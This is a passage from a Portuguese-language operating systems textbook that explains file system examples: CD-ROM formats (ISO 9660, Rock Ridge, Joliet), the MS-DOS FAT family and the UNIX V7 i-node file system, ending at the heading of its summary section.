A desfragmentação funciona melhor em sistemas de arquivos que possuem um espaço livre considerável em uma região contígua do final da partição. Esse espaço permite que o programa de desfragmentação selecione arquivos fragmentados próximos do início da partição e copie todos os seus blocos para o espaço livre. Esse procedimento libera um bloco contíguo de espaço perto do início da partição para o qual o arquivo original ou outros arquivos podem ser copiados contiguamente. O processo pode, então, ser repetido com a próxima parte do disco, e assim sucessivamente.

Alguns arquivos não podem ser movidos, como o arquivo de paginação, o arquivo de hibernação e o log de journaling, já que a administração necessária para tal movimentação traria mais problemas do que benefícios. Em alguns sistemas, essas são áreas contíguas de tamanho fixo e, portanto, não devem ser desfragmentadas. A única situação na qual a falta de mobilidade desses arquivos é um problema é quando eles estão localizados perto do final da partição cujo tamanho o usuário deseja reduzir. Há somente uma maneira de resolver esse problema, que é excluir todos os arquivos juntos, redimensionar a partição e recriá-los depois disso.

Os sistemas de arquivos do Linux (em especial o ext2 e o ext3) costumam sofrer menos desfragmentação do que os do Windows, por conta da forma como os blocos do disco são selecionados. Dificilmente será necessário realizar uma desfragmentação manual.

# 4.5 Exemplos de sistemas de arquivos

Nas próximas seções, discutiremos vários exemplos de sistemas de arquivos, desde aqueles muito simples até os altamente sofisticados. Como os sistemas de arquivos modernos do UNIX e o sistema de arquivos nativo do Windows Vista são cobertos no capítulo sobre o UNIX (Capítulo 10) e no capítulo sobre o Windows Vista (Capítulo 11), não os abordaremos aqui. Contudo, estudaremos seus predecessores nas seções a seguir.

# 4.5.1 Sistemas de arquivos para CD-ROM

Como nosso primeiro exemplo de um sistema de arquivos, consideremos os sistemas de arquivos usados em CD-ROMs. Esses sistemas são particularmente simples, pois são projetados para meios de escrita única (write-once). Entre outras coisas, por exemplo, eles não têm provisão para monitorar os blocos livres porque em um CD--ROM os arquivos não podem ser liberados ou adicionados depois de o disco ter sido fabricado. A seguir, estudaremos o principal tipo de sistema de arquivos para CD-ROMs e duas extensões dele.

Alguns anos depois do surgimento do CD-ROM, foi introduzido o CD-R (CD Recordable - CD gravável) que, ao contrário do CD-ROM, permitia a inclusão de arquivos, ao final do CD-R, depois da primeira gravação. Os arquivos nunca são removidos (embora seja possível atualizar o diretório de forma a esconder arquivos existentes). Como consequência desse tipo de arquivo "somente adicionar", as propriedades fundamentais não sofrem alteração. Em particular, todo o espaço livre está localizado em uma única parte contígua no final do CD.

## O sistema de arquivos ISO 9660

O padrão mais comum entre os sistemas de arquivos para CD-ROMs foi adotado como um Padrão Internacional em 1988 sob o nome ISO 9660. Praticamente todo CD--ROM no mercado atual é compatível com esse padrão algumas vezes com suas extensões, que serão discutidas mais além, nesta seção. Um dos objetivos desse padrão era tornar possível a todo CD-ROM ser lido por todos os computadores, independentemente da ordem em que os bytes são armazenados e do sistema operacional que estiver sendo usado. Como consequência, algumas limitações foram aplicadas ao sistema de arquivos para possibilitar que sistemas operacionais mais fracos (como o MS-DOS), até então em uso, pudessem lê-los.

Os CD-ROMs não têm cilindros concêntricos como os discos magnéticos. Em vez disso, há uma única espiral contínua que contém bits em uma sequência linear (embora seja possível buscar transversalmente às espirais). Os bits ao longo da espiral são divididos em blocos lógicos (também chamados de setores lógicos) de 2.352 bytes. Alguns desses bytes são para preâmbulos, para correção de erro ou outros destinos. A porção líquida (payload) de cada bloco lógico é de 2.048 bytes. Quando usado para música, os CDs apresentam intervalos iniciais, finais e entre as trilhas, mas eles não são usados para CD-ROMs de dados. Muitas vezes a posição de um bloco ao longo da espiral é representada em minutos e segundos. Ela pode ser convertida em um número linear de bloco usando o fator de conversão de 1 s = 75 blocos.

O ISO 9660 dá suporte a conjuntos de CD-ROMs com até 2<sup>16</sup> – 1 CDs. Os CD-ROMs individuais também podem ser particionados em volumes lógicos (partições). Contudo, a seguir, nos concentraremos no ISO 9660 para um único CD-ROM não particionado.

Todo CD-ROM começa com 16 blocos cujas funções não são definidas pelo padrão ISO 9660. Um fabricante de CD-ROMs poderia usar essa área para oferecer um programa de inicialização que permitisse que o computador seja inicializado pelo CD-ROM, ou para algum outro propósito. Depois vem um bloco com o **descritor de volume primário**, que contém algumas informações gerais sobre o CD-ROM. Entre essas informações estão o identificador do sistema (32 bytes), o identificador de volume (32 bytes), o identificador do editor (128 bytes) e o identificador do preparador dos dados (128 bytes). O fabricante pode preencher esses campos da maneira que quiser, mas poderá usar somente letras maiúsculas, dígitos e um número muito pequeno de caracteres de pontuação para assegurar a compatibilidade em várias plataformas.

O descritor de volume primário contém ainda nomes de três arquivos, que podem ter, respectivamente, um resumo, uma notificação sobre direitos autorais e informações bibliográficas. Além disso, é possível haver certos números essenciais, incluindo os tamanhos de blocos lógicos (normalmente 2.048, mas são permitidos, para certos casos, 4.096, 8.192 e valores maiores de potências de dois), o número de blocos no CD-ROM e as datas de criação e de validade do CD-ROM. Por fim, o descritor de volume primário traz também uma entrada de diretório para o diretório-raiz, indicando onde encontrá-lo no CD-ROM (isto é, em qual bloco ele começa). A partir desse diretório, o restante do sistema de arquivos pode ser localizado.

Além do descritor de volume primário, um CD-ROM pode conter um descritor de volume suplementar. Esse descritor possui informações similares ao descritor primário, mas que não nos interessam aqui.

O diretório-raiz e todos os outros diretórios são formados por um número variável de entradas. A última delas contém um bit marcando-a como a entrada final. As próprias entradas de diretório também têm tamanho variável. Cada entrada de diretório é constituída de dez a 12 campos, alguns dos quais em ASCII e outros que são campos numéricos binários. Os campos binários são codificados duas vezes, uma com os bits menos significativos nos primeiros bytes, ou seja, *little-endian* (usados nos Pentiums, por exemplo), e outra com os bits mais significativos nos primeiros bytes, ou seja, *big-endian* (usados nas SPARCS, por exemplo). Portanto, um número de 16 bits usa 4 bytes e um número de 32 bits usa 8 bytes.

Essa codificação redundante era necessária para evitar ferir os sentimentos alheios quando o padrão foi desenvolvido. Se o padrão tivesse estabelecido o formato *little-endian*, as pessoas das empresas com produtos *big-endian* se sentiriam como cidadãos de segunda classe e não teriam aceitado o padrão. O conteúdo emocional de um CD-ROM pode, portanto, ser medido e quantificado com exatidão em quilobytes/hora de espaço desperdiçado.


O formato de uma entrada de diretório ISO 9660 é ilustrado na Figura 4.27. Como as entradas de diretório têm tamanhos variáveis, o primeiro campo é um byte que indica o tamanho da entrada. Esse byte é definido com o bit de ordem mais alta à esquerda para evitar qualquer ambiguidade.

As entradas de diretório podem, opcionalmente, ter atributos estendidos. Se essa propriedade for usada para uma entrada de diretórios, o segundo byte indicará o tamanho dos atributos estendidos.

Depois vem o bloco inicial do próprio arquivo. Os arquivos são armazenados como sequências contíguas de blocos; portanto, a localização de um arquivo é completamente especificada pelo bloco inicial e pelo tamanho, o qual é contido no próximo campo.

A data e o horário em que o CD-ROM foi gravado são armazenados no campo seguinte, com bytes separados para ano, mês, dia, hora, minuto, segundo e zona do fuso horário. Os anos começam a contar a partir de 1900, o que significa que os CD-ROMs enfrentarão problemas no ano 2156, pois o ano seguinte a 2155 será 1900. Esse contratempo poderia ser postergado definindo-se a origem dos tempos como 1988 (o ano em que o padrão foi adotado). Se isso tivesse ocorrido, o problema seria adiado para 2244. Um tempo adicional de 88 anos ajuda bastante.

O campo *Flags* contém alguns bits, incluindo um para ocultar a entrada nas listagens (um atributo copiado do MS-DOS), um para distinguir uma entrada que é um arquivo de uma entrada que é um diretório, um para capacitar o uso dos atributos estendidos e um para marcar a última entrada de um diretório. Alguns outros bits também estão presentes nesse campo, mas eles não nos interessam aqui. O próximo campo trata da intercalação de partes de



arquivos de uma maneira que não é usada na versão mais simples do ISO 9660 e, portanto, não a consideraremos.

O próximo campo serve para indicar em qual CD-ROM um arquivo está localizado. É permitido que uma entrada de diretório em um CD-ROM refira-se a um arquivo localizado em outro CD-ROM no dispositivo. Desse modo, torna-se possível construir um diretório-mestre no primeiro CD-ROM que apresente todos os arquivos que estejam em todos os CD-ROMs de todo um conjunto.

O campo indicado por L na Figura 4.27 mostra o tamanho do nome do arquivo em bytes. Ele é seguido pelo próprio nome do arquivo. Um nome de arquivo consiste em um nome-base, um ponto, uma extensão, um ponto e vírgula e um número binário de versão (1 ou 2 bytes). O nome-base e a extensão podem usar letras maiúsculas, os dígitos de 0 a 9 e o caractere de sublinhado. Todos os outros caracteres são proibidos para assegurar que os demais computadores possam lidar com todos os nomes de arquivo. O nome-base pode ter até oito caracteres; a extensão, até três. Essas escolhas foram ditadas pela necessidade de tornar o padrão compatível com o MS-DOS. Um nome de arquivo pode estar presente em um diretório várias vezes, desde que cada um tenha um número de versão diferente.

Os últimos dois campos nem sempre estão presentes. O campo Preenchimento é usado para forçar que toda entrada de diretório seja um número par de bytes para alinhar os campos numéricos das entradas subsequentes em limites de 2 bytes. Se o preenchimento se faz necessário, um byte 0 é usado. Por fim, temos o campo Uso do sistema. Sua função e seu tamanho são indefinidos, exceto que ele deve conter um número par de bytes. Diferentes sistemas usam-no de diferentes maneiras. O Macintosh, por exemplo, mantém nele os flags do Finder.

As entradas de um diretório são relacionadas em ordem alfabética, exceto as duas primeiras entradas. A primeira entrada é para o próprio diretório. A segunda é para seu pai. A esse respeito, essas entradas são similares às entradas de diretório . e .. do UNIX. Os arquivos não precisam estar em ordem dentro do diretório.

Não há limite explícito para o número de entradas em um diretório. Contudo, há um limite para a profundidade de aninhamento. A máxima profundidade de aninhamento de um diretório é oito. Esse limite foi definido de forma arbitrária com vistas a tornar algumas aplicações mais simples.

O ISO 9660 define o que se chamou de três níveis. O nível 1 é o mais restritivo e especifica que os nomes de arquivos estão limitados a 8 + 3 caracteres, conforme descrito, e também requer que todos os arquivos sejam contíguos. Além disso, ele especifica que os nomes de diretórios sejam limitados a oito caracteres sem extensões. O uso desse nível maximiza as possibilidades de ler um CD-ROM em qualquer computador.

O nível 2 relaxa a restrição do tamanho. Ele permite que arquivos e diretórios tenham nomes com até 31 caracteres, mas ainda do mesmo conjunto de caracteres.

O nível 3 emprega o mesmo limite do nível 2 para nomes, mas relaxa parcialmente a suposição de que os arquivos têm de ser contíguos. Nesse nível, um arquivo pode ser formado por várias seções, cada uma como uma sequência contígua de blocos. A mesma sequência pode ocorrer várias vezes em um arquivo e também em dois ou mais arquivos. Se grandes porções de dados estiverem repetidas em vários arquivos, o nível 3 oferecerá alguma otimização do espaço por não exigir que os dados estejam presentes várias vezes.

## Extensões Rock Ridge

Como vimos, o ISO 9660 é altamente restritivo em vários sentidos. Logo depois de seu advento, as pessoas da comunidade UNIX começaram a trabalhar em uma extensão para possibilitar a representação de sistemas de arquivos UNIX em CD-ROMs. Essas extensões foram chamadas de Rock Ridge, em homenagem à pequena cidade do filme Banzé no Oeste, com Gene Wilder, provavelmente porque um dos membros do comitê gostava daquele filme.

As extensões usam o campo Uso do sistema para possibilitar a leitura dos CD-ROMs Rock Ridge em qualquer computador. Todos os demais campos mantêm seus significados usuais para o ISO 9660. Qualquer sistema que não conheça as extensões Rock Ridge apenas as ignora e percebe o CD-ROM como normal.

As extensões são divididas entre os seguintes campos:

- PX Atributos POSIX
- 2. PN Números de dispositivo principal e secundário.
- SL Ligação simbólica.
- NM Nome alternativo.
- 5. CL Localização do filho.
- PL Localização do pai.
- 7. RE Realocação.
- 8. TF Estampa de tempo (timestamp).

O campo PX contém o padrão UNIX para bits de permissão rwxrwxrwx para o proprietário, o grupo e outros. Ele também contém os outros bits contidos na palavra de modo, como os bits SETUID e SETGID, e assim por diante.

O campo PN existe para permitir que dispositivos possam ser representados em um CD-ROM. Ele contém os números de dispositivos principais e secundários associados ao arquivo. Desse modo, o conteúdo do diretório /dev pode ser escrito no CD-ROM e depois reconstruído corretamente no sistema de destino.

O campo SL serve para ligações simbólicas (ou links simbólicos). Ele permite que o arquivo de um sistema de arquivos refira-se ao arquivo de um sistema de arquivos diferente.

Provavelmente o campo mais importante seja o NM. Ele permite que um segundo nome seja associado ao arquivo. Esse nome está sujeito às restrições sobre tamanho e conjunto de caracteres impostas pelo ISO 9660, possibilitando expressar nomes arbitrários de arquivos UNIX em um CD-ROM.

Os três campos seguintes são usados em conjunto para evitar o limite de oito diretórios que podem ser aninhados no ISO 9660. É possível usá-los para especificar que um diretório deve ser realocado e para indicar onde ele vai na hierarquia. Na verdade, essa é uma maneira artificial de contornar o limite de profundidade.

Por fim, o campo *TF* contém as três estampas de tempo (*timestamp*) incluídas em cada i-node do UNIX, a saber: o instante da criação do arquivo, o instante em que ele foi modificado pela última vez e o instante em que ocorreu o último acesso. Juntas, essas extensões tornam possível a cópia de um sistema de arquivos UNIX para um CD-ROM e sua restauração correta em um sistema diferente.

#### **Extensões Joliet**

A comunidade UNIX não era o único grupo que queria um modo de estender o ISO 9660. A Microsoft também o via como muito restritivo (embora tenha sido o MS-DOS da Microsoft o causador da maioria das restrições). Contudo, a Microsoft inventou algumas extensões que foram chamadas de **Joliet**, projetadas para permitir que o sistema de arquivos do Windows fosse copiado para o CD-ROM e então restaurado — precisamente da mesma maneira que o *Rock Ridge* foi projetado para o UNIX. Praticamente, todos os programas que executam sob o Windows e usam CD-ROMs suportam o Joliet, inclusive os programas que gravam em CDs regraváveis. Em geral, esses programas oferecem uma escolha entre os vários níveis do ISO 9660 e o Joliet. As principais extensões oferecidas pelo Joliet são

- 1. Nomes de arquivos longos.
- 2. Conjunto de caracteres Unicode.
- Aninhamento de diretórios mais profundo que oito níveis.
- 4. Nomes de diretórios com extensões.

A primeira extensão permite nomes de arquivos com até 64 caracteres. A segunda possibilita o uso do conjunto de caracteres Unicode para nomes de arquivos. Essa extensão é importante para que o software possa ser empregado em países que não adotem o alfabeto latino, como Japão, Israel e Grécia. Como os caracteres Unicode ocupam 2 bytes, o nome máximo de um arquivo no Joliet ocupa 128 bytes.

Assim como no *Rock Ridge*, a limitação sobre aninhamentos de diretórios foi removida no Joliet. Os diretórios podem ser aninhados em quantos níveis de profundidade forem necessários. Por fim, os nomes de diretório podem ter extensões. Não se sabe ao certo por que a extensão foi incluída, pois os diretórios do Windows virtualmente nunca usam extensões, mas talvez um dia os usem.

# 4.5.2 O sistema de arquivos do MS-DOS

O sistema de arquivos do MS-DOS foi o primeiro a ser utilizado nos primeiros computadores pessoais da IBM e foi o principal sistema de arquivos do Windows 98 e do Windows ME. O Windows 2000, o XP e o Vista dão suporte a esse sistema, mas ele não é mais o padrão nos novos PCs, exceto para discos flexíveis. Entretanto, ele e uma de suas extensões (FAT-32) tornaram-se largamente utilizados em muitos sistemas embarcados. A maior parte das câmeras digitais utiliza o FAT-32, assim como muitos dos MP3 players. O popular iPod, da Apple, tem o sistema como padrão, embora hackers habilidosos consigam reformatá-lo para utilização em outro sistema de arquivos. O número de dispositivos eletrônicos usando o sistema de arquivos do MS-DOS é, portanto, maior atualmente do que em qualquer outra época e certamente maior do que o número de dispositivos usando o moderno sistema de arquivos NTFS. Assim sendo, vale a pena examinar o sistema.

Para ler um arquivo, um programa MS-DOS deve primeiro fazer uma chamada de sistema open para obter seu descritor. A chamada de sistema open especifica um caminho até o diretório de trabalho, que pode ser absoluto ou relativo. O caminho é procurado, componente por componente, até que o diretório final seja localizado e carregado na memória. Ele é então buscado para o arquivo a ser aberto.

Embora os diretórios do MS-DOS sejam de tamanho variável, eles usam uma entrada de diretório de tamanho fixo de 32 bytes. O formato de uma entrada de diretório MS--DOS é mostrado na Figura 4.28. Ele contém o nome do arquivo, os atributos e a data de criação, bloco inicial e o tamanho exato do arquivo. Os nomes menores que 8 + 3 caracteres são ajustados à esquerda e preenchidos com espaços à direita, separadamente em cada campo. O campo Atributos é novo e contém bits para indicar se um arquivo é somente para leitura, se precisa ser feita cópia de segurança, se é oculto ou se é um arquivo de sistema. Arquivos somente para leitura não podem ser escritos. Isso serve para protegê-los de um dano acidental. O bit cópia de segurança não tem função para o sistema operacional (isto é, o MS--DOS nem verifica nem altera esse bit). A intenção é deixar para os programas que fazem cópias de segurança em nível de usuário desligarem-no quando efetuarem o backup de um arquivo e que os outros programas o liguem quando modificarem um arquivo. Desse modo, um programa de cópias de segurança pode consultar o bit desse atributo para cada arquivo e verificar quais arquivos devem ser copiados. O bit oculto pode ser ligado para impedir que um arquivo apareça em listagens de diretórios. Sua principal aplicação é evitar que usuários inexperientes fiquem confusos com arquivos que eles não conseguem entender. Por fim, o bit sistema também oculta arquivos. Além disso, os arquivos de sistema não podem ser acidentalmente removidos usando--se o comando del. Os principais componentes do MS-DOS mantêm esse bit ligado.

A entrada de diretório também contém a data e a hora em que o arquivo foi criado ou modificado pela última vez. A precisão do tempo é somente de mais ou menos 2 s, pois é armazenado em um campo de 2 bytes que pode, por sua




Figura 4.28 A entrada de diretório do MS-DOS.

vez, armazenar apenas 65.536 valores (um dia contém 86.400 segundos). O campo *Tempo* é subdividido em segundos (5 bits), minutos (6 bits) e horas (5 bits). A data conta os dias usando três subcampos: dia (5 bits), mês (4 bits) e ano — 1980 (6 bits). Com um número de 7 bits para o ano contando a partir de 1980, o maior valor que pode ser representado é 2107. Portanto, o MS-DOS terá um problema no ano 2108. Para evitar essa catástrofe, os usuários de MS-DOS devem começar a reclamar do problema do ano 2108 o mais rápido possível. Se o MS-DOS tivesse usado os campos *Data* e *Horário* combinados como um contador de 32 bits, ele teria representado cada segundo corretamente e atrasado a catástrofe até 2116.

O MS-DOS armazena o tamanho do arquivo como um número de 32 bits e, em teoria, os arquivos podem ter até 4 GB. Contudo, outros limites (descritos a seguir) restringem o tamanho máximo de um arquivo para 2 GB ou menos. Surpreendentemente, uma grande parte das entradas de diretório (10 bytes) não é usada.

O MS-DOS monitora os blocos do arquivo por uma tabela de alocação de arquivos na memória principal. A entrada de diretório contém o número do primeiro bloco do arquivo. Esse número é usado como um índice em uma FAT de 64 K entradas na memória principal. Seguindo o encadeamento, todos os blocos podem ser encontrados. A operação da FAT é ilustrada na Figura 4.10.

O sistema de arquivos FAT existe em três versões para o MS-DOS: FAT-12, FAT-16 e FAT-32, dependendo de quantos bits ocupe um endereço de disco. Na verdade, FAT-32 não é um nome adequado, pois somente os 28 bits menos significativos dos endereços de disco são usados. Deveria se chamar FAT-28, mas as potências de dois soam melhor.

Para todas as FATs, o bloco de disco pode ser definido como algum múltiplo de 512 bytes (provavelmente diferente para cada partição), com o conjunto de tamanhos de bloco permitidos (chamados de **cluster sizes** pela Microsoft) diferentes para cada variante. A primeira versão do MS-DOS usava a FAT-12 com blocos de 512 bytes, propiciando um tamanho máximo de partição de 2<sup>12</sup> × 512 bytes (na verdade somente 4.086 × 512 bytes, pois dez dos endereços de disco foram usados como marcadores especiais, como fim de arquivo, bloco defeituoso etc.). Com esses parâmetros, o tamanho máximo de partição em disco era cerca de 2 MB e o tamanho da tabela FAT na memória era 4.096 entradas de 2 bytes cada. Usar uma entrada de tabela de 12 bits causaria muita lentidão.

Esse sistema funcionou bem para discos flexíveis, mas quando vieram os discos rígidos foi um problema. A Microsoft resolveu isso permitindo tamanhos de blocos adicionais de 1 KB, 2 KB e 4 KB. Essa alteração preservou a estrutura e o tamanho da tabela FAT-12, mas permitiu a existência de partições até de 16 MB.

Como o MS-DOS suportava quatro partições por disco, o novo sistema de arquivos FAT-12 trabalhava com discos de até 64 MB. Além desse valor, algo teria de ser feito. O que aconteceu foi a introdução da FAT-16, com ponteiros de disco de 16 bits. Além disso, foram permitidos tamanhos de blocos de 8 KB, 16 KB e 32 KB (32.768 é a maior potência de dois que poderia ser representada com 16 bits). A tabela FAT-16 ocupava agora 128 KB de memória principal o tempo todo, mas, com a disponibilidade das memórias maiores, ela foi amplamente empregada e rapidamente substituiu o sistema de arquivos FAT-12. A maior partição de disco suportada por uma FAT-16 é 2 GB (64 K entradas de 32 KB cada) e o maior disco é de 8 GB, ocupando quatro partições de 2 GB cada.

Quando se trata de aplicações comerciais, esse limite não é um problema, mas, para armazenar vídeo digital usando padrão DV, um arquivo de 2 GB pode conter apenas nove minutos de vídeo. Como consequência do fato de um disco do PC ser capaz de dar suporte a apenas quatro partições, o maior vídeo que pode ser armazenado em um disco tem duração de cerca de 38 minutos, não importando o tamanho do disco. Esse limite também significa que o maior vídeo passível de ser editado on-line é menor do que 19 minutos, pois ambos os arquivos de entrada e saída são necessários.

A partir da segunda versão do Windows 95, foi introduzido o sistema de arquivos FAT-32, com seus endereços de disco de 28 bits, e a versão do MS-DOS que serviu de base para o Windows 95 foi adaptada para dar dar suporte à FAT-32. Nesse sistema, as partições poderiam, teoricamente, conter 2<sup>28</sup> × 2<sup>15</sup> bytes, mas elas são, na verdade, limitadas a 2 TB (2.048 GB), pois internamente o sistema monitora os tamanhos das partições em setores de 512 bytes, usando um número de 32 bits, e 2<sup>9</sup> × 2<sup>32</sup> corresponde a 2 TB. O tamanho máximo de partição para os vários tamanhos de blocos e para todos os tipos de FAT é mostrado na Tabela 4.4.

Além de dar suporte aos discos maiores, o sistema de arquivos FAT-32 apresenta duas outras vantagens sobre o FAT-16. Primeiro, um disco de 8 GB usando FAT-32 pode ocupar uma única partição. Usando FAT-16, é preciso

Tamanho do bloco	FAT-12	FAT-16	FAT-32
0,5 KB	2 MB		
1 KB	4 MB		
2 KB	8 MB	128 MB	30
4 KB	16 MB	256 MB	1 TB
8 KB		512 MB	2 TB
16 KB		1024 MB	2 TB
32 KB		2048 MB	2 TB

**Tabela 4.4** Tamanho máximo da partição para diferentes tamanhos de bloco. As células em branco representam combinações não permitidas.

haver quatro partições, que parecem, para o usuário do Windows, como as unidades lógicas de disco C:, D:, E: e F:. Cabe ao usuário decidir qual arquivo colocar em qual unidade e monitorar o que está onde.

A outra vantagem do FAT-32 com relação ao FAT-16 é que, para um dado tamanho de partição de disco, pode ser usado um tamanho menor de bloco. Por exemplo, para uma partição de disco de 2 GB, o FAT-16 deve usar blocos de 32 KB; de outro modo, com apenas 64 K endereços disponíveis, o FAT-16 não consegue cobrir a partição toda. Por outro lado, o FAT-32 pode usar, por exemplo, blocos de 4 KB para uma partição de disco de 2 GB. A vantagem de ter um tamanho menor de bloco é que a maioria dos arquivos é bem menor que 32 KB. Se o tamanho do bloco for 32 KB, um arquivo de 10 bytes ocupará 32 KB de espaço em disco. Se o tamanho médio for, por exemplo, 8 KB, então, com um bloco de 32 KB, 3/4 do disco serão desperdiçados, o que não é um método realmente eficiente de usar o disco. Com um arquivo de 8 KB e um bloco de 4 KB, não há desperdício de disco, mas o preço pago é mais RAM devorada pela FAT. Com um bloco de 4 KB e uma partição de disco de 2 GB há 512 K blocos; portanto, a FAT deve ter 512 K entradas na memória (ocupando 2 MB de RAM).

O MS-DOS usa a FAT para monitorar os blocos de disco livres. Qualquer bloco que não esteja atualmente alocado é marcado com um código especial. Quando o MS-DOS precisa de um novo bloco de disco, ele busca a FAT para uma entrada contendo esse código. Assim, mapa de bits ou lista de livres não se fazem necessários.

# 4.5.3 O sistema de arquivos do UNIX V7

Mesmo as primeiras versões do UNIX tinham um sistema de arquivos multiusuário bastante sofisticado, já que ele é derivado do MULTICS. A seguir, discutiremos o sistema de arquivos V7 — aquele do PDP-11 e que tornou o UNIX famoso. Estudaremos uma versão moderna de um sistema de arquivos UNIX no contexto do Linux no Capítulo 10.

O sistema de arquivos existe na forma de uma árvore inicializando-se no diretório-raiz, com a adição de ligações, formando um grafo orientado acíclico. Os nomes de arquivos têm até 14 caracteres e podem conter qualquer caractere ASCII exceto / (porque esse é o separador entre os componentes de um caminho) e NUL (usado para preencher os espaços que sobram nos nomes com menos de 14 caracteres). NUL tem o valor numérico 0.

Uma entrada de diretório UNIX contém uma entrada para cada arquivo naquele diretório. Cada uma delas é extremamente simples porque o UNIX usa o esquema de i-node ilustrado na Figura 4.11. Uma entrada de diretório contém somente dois campos: o nome do arquivo (14 bytes) e o número do i-node para aquele arquivo (2 bytes), conforme mostra a Figura 4.29. Esses parâmetros limitam o número de arquivos por sistema de arquivos em 64 K.

Assim como o i-node da Figura 4.11, os i-nodes UNIX contêm alguns atributos. Estes contêm o tamanho do arquivo, três momentos (criação, último acesso e última alteração), proprietário, grupo, informação de proteção e um contador do número de entradas de diretório que apontam para o i-node. Esse último campo é necessário para as ligações. Se uma nova ligação for feita para um i-node, o contador no i-node será incrementado. Quando uma ligação é removida, o contador é decrementado. Quando chega a 0, o i-node é reivindicado e os blocos de disco são colocados de volta na lista de livres.

Para tratar arquivos muito grandes, é feita uma monitoração dos blocos de disco usando uma generalização da Figura 4.11. Os primeiros dez endereços de disco são armazenados no próprio i-node; assim, para pequenos arquivos, todas as informações necessárias estão diretamente no i-node, que é buscado do disco para a memória principal quando o arquivo é aberto. Para alguns arquivos maiores, um dos endereços no i-node é o endereço de um bloco de disco chamado bloco indireto simples. Esse bloco contém endereços de disco adicionais. Se isso ainda não for suficiente, outro endereço no i-node, chamado bloco indireto duplo, contém os endereços de um bloco que contém uma lista de blocos indiretos simples. Cada um desses blocos indiretos simples aponta para algumas centenas de blocos de dados. Se até mesmo isso não for suficiente, pode-se empregar o bloco indireto triplo. O quadro completo está ilustrado na Figura 4.30.

Quando um arquivo é aberto, o sistema deve, uma vez fornecido o nome do arquivo, localizar seus blocos de disco. Consideremos o modo como o nome do caminho /usr/ast/mbox é localizado. Usaremos o UNIX como exemplo,




Figura 4.29 Uma entrada de diretório do UNIX V7.




Figura 4.30 Um i-node do UNIX.

mas o algoritmo é basicamente o mesmo para qualquer sistema hierárquico de diretórios. Primeiro, o sistema de arquivos localiza o diretório-raiz. No UNIX, seu i-node fica em um local fixo do disco. A partir desse i-node, ele localiza o diretório-raiz, que pode estar em qualquer lugar do disco, mas suponhamos que esteja no bloco 1.

Em seguida, o sistema de arquivos lê o diretório-raiz e busca o primeiro componente do caminho, usr, no diretório-raiz, a fim de encontrar o número do i-node do arquivo /usr. Localizar um i-node a partir de seu número é direto, pois cada i-node fica em um local determinado do disco. Desse i-node, o sistema localiza o diretório /usr e busca nele o próximo componente, ast. Quando encontra a entrada para ast, ele tem o i-node para o diretório /usr/ast. A partir desse i-node, ele pode fazer uma busca no próprio diretório e localizar mbox. O i-node para esse arquivo é, então, carregado na memória e mantido lá até que o arquivo seja fechado. O processo de busca é ilustrado na Figura 4.31.

Nomes de caminhos relativos são localizados do mesmo modo que os absolutos, só que a partir do diretório de trabalho e não a partir do diretório-raiz. Todo diretório tem entradas para . e .. que são criadas quando o diretório é criado. A entrada . tem o número do i-node do diretório atual, e a entrada .. tem o número do i-node do diretório-pai. Portanto, um procedimento que localiza ../ dick/prog.c simplesmente localiza .. no diretório de trabalho, encontra o número do i-node do diretório-pai e busca pelo diretório dick. Nenhum mecanismo especial é necessário para lidar com esses nomes. Conforme o conceito de sistema de diretórios, são apenas cadeias ASCII comuns, assim como qualquer outro nome. A única questão a ser observada é que, no diretório raiz, .. aponta para si mesmo.




Figura 4.31 Os passos para pesquisar em /usr/ast/mbox.



## 4.6 Pesquisas em sistemas de arquivos

Os sistemas de arquivos sempre atraíram muito mais pesquisas que as outras partes dos sistemas operacionais e ainda hoje é assim. Enquanto já se sabe bastante sobre os sistemas de arquivos padrão, ainda há muita pesquisa sendo feita sobre o gerenciamento da cache de blocos (Burnet et al., 2002; Ding et al., 2007; Gnaidy et al., 2004; Kroeger e Long, 2001; Pai et al., 2000; Zhou et al., 2001). Há pesquisas relacionadas aos novos tipos de sistemas de arquivos, como sistemas de arquivos em nível de usuário (Mazières, 2001); sistemas de arquivos flash (Gal et al., 2005); sistemas de arquivos journaling (Prabhakaran et al., 2005; Stein et al., 2001); sistemas de arquivos de versionamento (Cornell et al., 2004); sistemas de arquivos p2p (Muthitacharoen et al., 2002), entre outros. O sistema de arquivos do Google também é pouco comum em razão de sua grande tolerância à falha (Ghemawat et al., 2003). Também têm sido bastante investigadas as diferentes formas de localização de informação (Padioleau e Ridoux, 2003).

Outra área que tem despertado interesse é a procedência — o controle do histórico dos dados, incluindo de onde vieram, seu proprietário, e como foram transformados (Muniswarmy-Reddy et al., 2006; Shah et al., 2007). Essa informação pode ser utilizada de diferentes formas. A realização de backups também continua atraindo interesse (Cox et al., 2002; Rycroft, 2006), assim como a questão da recuperação (Keeton et al., 2006). Também relacionada às cópias de segurança está a manutenção de dados por décadas (Baker et al., 2006; Maniatis et al., 2003). Confiança e segurança também são problemas ainda longe de serem solucionados (Greenan e Miller, 2006; Wires e Feeley, 2007; Wright et al., 2007; Yang et al., 2006). Por fim, o desempenho, que sempre foi tema de pesquisa, continua em voga (Caudill e Gavrikovska, 2006; Chiang e Huang, 2007; Stein, 2006, Wang et al., 2006a; Zhang e Ghose, 2007).

#### 4.7 Resumo

